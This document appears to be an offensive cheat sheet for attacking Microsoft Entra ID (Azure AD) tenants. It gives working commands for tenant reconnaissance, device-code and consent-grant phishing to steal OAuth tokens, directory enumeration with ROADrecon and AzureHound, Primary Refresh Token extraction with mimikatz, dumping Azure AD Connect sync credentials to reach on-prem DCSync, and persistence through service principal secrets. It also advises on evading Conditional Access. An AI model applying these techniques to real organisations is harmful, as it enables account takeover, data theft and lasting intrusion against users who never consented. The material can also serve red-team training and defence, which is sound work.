


Entra ID (Azure AD) Attacks

Identity attacks against Microsoft cloud. No NTLM/Kerberos — the currency is OAuth tokens, device codes, consent grants, and PRTs. Get a token, enumerate, then pivot (including back into on-prem AD). Replace <placeholders> with your own values.



① Recon the Tenant (unauthenticated)

Confirm the tenant and learn managed vs federated before spending creds.

Tab 1 · Browser / PowerShell

```
# open in a browser
https://login.microsoftonline.com/<domain>/.well-known/openid-configuration
https://login.microsoftonline.com/getuserrealm.srf?login=<user>@<domain>&xml=1

# AADInternals
Get-AADIntTenantID -Domain <domain>
Invoke-AADIntReconAsOutsider -Domain <domain>
```

Federated → creds verified on-prem (ADFS). Managed → verified in the cloud. This decides which spray/phish path works.

② Get a Token

Three routes — pick what your access allows.

Tab 1 · A · Valid creds

```
roadtx gettokens -u <user>@<domain> -p <password>
# AADInternals:
Get-AADIntAccessTokenForAADGraph -Credentials (Get-Credential)
```

Tab 2 · B · Device-code phish

```
roadtx gettokens --device-code
# returns a code + microsoft.com/device/login URL — send to the victim.
# When they enter the code, YOU receive their tokens.
```

C · Illicit consent grant: register a multi-tenant app, send a consent URL requesting scopes (Mail.Read, Files.Read.All). On consent you get a refresh token for their data — survives password changes and is MFA-agnostic. *Device-code and consent paths look like legitimate Microsoft sign-ins, so they age better against Conditional Access than raw password auth.*

③ Enumerate with the Token

Map the directory and hunt privilege paths.

Tab 3 · Enumerate

```
# ROADrecon — full directory dump + local web UI
roadrecon auth -u <user>@<domain> -p <password>
roadrecon gather
roadrecon-gui

# AzureHound — BloodHound for the cloud
azurehound -u <user>@<domain> -p <password> list --tenant <tenant-id> -o output.json
```

Look for Global Admin, Privileged Role Admin, app owners, dangerous API permissions, dynamic groups, and users who can reset others' passwords.

④ PRT Abuse (compromised joined device)

The Primary Refresh Token is the SSO master key on an Entra-joined Windows host.

Tab 2 · Victim device · mimikatz

```
privilege::debug
sekurlsa::cloudap
# then mint tokens from the PRT with ROADtoken / roadtx
```

A stolen PRT = SSO as that user to all cloud apps, frequently with MFA already satisfied.

⑤ Pivot Cloud ↔ On-Prem (hybrid)

Most tenants are hybrid — the sync infrastructure is the hallway between cloud and AD.

Tab 4 · Hybrid

```
# Azure AD Connect server is gold — holds sync creds
Get-AADIntSyncCredentials          # often MSOL_ account → can DCSync on-prem

# Seamless SSO uses the AZUREADSSOACC$ computer account —
# its hash forges silver tickets for cloud logon.
```

Global Admin can also reset on-prem-synced accounts and add credentials to apps. Persist (⑥) by adding a secret/cert to a service principal you can edit → an app-only token that survives user password resets.

Key idea: in the cloud there's no patch for "a valid token." Entra trades Kerberos tickets for OAuth tokens, so attacks shift to phishing tokens (device code, consent), stealing them (PRT), and abusing over-privileged apps and roles. Because most orgs are hybrid, cloud and on-prem are two doors into the same building — Azure AD Connect and Seamless SSO are the hallways between them.